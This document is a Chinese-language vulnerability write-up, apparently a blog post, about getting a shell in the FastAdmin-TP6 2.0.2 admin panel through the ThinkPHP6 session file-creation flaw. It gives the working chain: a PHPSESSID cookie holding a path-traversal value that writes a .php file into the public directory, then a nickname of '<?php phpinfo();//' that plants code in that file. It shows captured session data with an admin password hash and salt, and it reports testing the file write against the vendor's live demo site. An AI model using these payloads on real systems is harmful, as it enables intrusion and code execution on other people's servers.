

FastAdmin-TP6 版本后台存在的Getshell问题


之前爆出了Thinkphp6 < 6.0.2 中存在的任意文件创建漏洞,看了师傅们写的相关文章学着写了相关的分析

文章地址: <https://mp.weixin.qq.com/s/ijPoWN7iNSEIorxI5QHkZA>,文章写得可能不是很好,大家凑合着看能看到问题产生的具体原因,想着有没有使用thinkphp6作为开发框架开发的cms能挖掘到相关漏洞,如何判断是否使用相关存在漏洞版本的框架,我们可以看cms根目录下的composer.json文件,在网上查找发现FastAdmin-TP6版本存在该漏洞,从官网下载: <https://www.iuok.cn/download.html>,版本:2.0.2

下载源码后,我们搭建好源码登录后台,查看相关文件发现开启了Session中间件,将PHPSESSID的值设置为Payload,点击登录后查看是否生成相关文件到public目录下:

名称	域名	路径	过期时间	最后访问	值	HttpOnly	Secure
PHPSESSID	192.168.235.136	/	会话	Fri, 07 Feb 2020 04:47:53 GMT	..%2F..%2F..%2Fpublic%2Fshellvuln.php	false	Un
ink_lang	192.168.235.136	/	会话	Fri, 07 Feb 2020 04:47:35 GMT	zh-cn	false	Un

发现Public目录下已生成相关文件



查看文件内容分析

```
a:1:{s:5:"admin";a:13:{s:2:"id";i:1;s:8:"username";s:5:"admin";s:8:"nickname";s:5:"Admin";s:8:"password";s:32:"76fe2d8cb12a6af5aebc59376622c682";s:4:"salt";s:6:"14bf26";s:6:"avatar";s:22:"/assets/img/avatar.png";s:5:"email";s:15:"admin@admin.com";s:12:"loginfailure";i:0;s:9:"logintime";i:1581051000;s:10:"createtime";i:1492186163;s:10:"updateime";i:1581051000;s:5:"token";s:36:"1be4b583-02be-4b2a-9cbf-8eef8e448129";s:6:"status";s:6:"normal";}}
```

发现昵称与邮箱的值写入文件,我们可以修改这两个值为我们的php代码,因为邮箱需要验证所以我们选择修改昵称,即可实现RCE,我们尝试一下

用户名:

admin

Email:

admin@admin.com

昵称:

<?php phpinfo();//

密码:

不修改密码请留空

提交 重置

然后退出重新登录即可将新的内容写入文件,实现RCE

控制台 hot

PHP 7.3.4 - phpinfo()

192.168.235.136/shellvuln.php

a:3:{s:9:"_token_";s:32:"8262c5e014a098c2b170e2a88ff0185e";s:7:"captcha";a:1:{s:3:"key";s:60:"\$2y\$10\$637or15Cu4Sc3G.YEKXM3uK1jwaSApaCi0Jen6cF7AIY64158f7gW";};s:5:"admin";a:13:{s:2:"id";i:1;s:8:"username";s:5:"admin";s:8:"nickname";

PHP Version 7.3.4

| | |
|-----------------------------------|---|
| System | Windows NT USER-76FP7EAGJH 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586 |
| Build Date | Apr 2 2019 21:52:48 |
| Compiler | MSVC15 (Visual C++ 2017) |
| Architecture | x86 |
| Configure Command | cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo" |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | C:\Windows |

官网Demo站成功写入文件

← → ↻ 🏠

🔒 https://demo.iuok.cn/shellvuln.php

a:1:{s:7:"captcha";a:1:{s:3:"key";s:60:"\$2y\$10\$PfyLftBsF6BTPtEERx2saeMxLOgFVqIVgsXyTNcWoJd401MB0.oLu";}}

因为演示站不能修改数据,因此没能成功RCE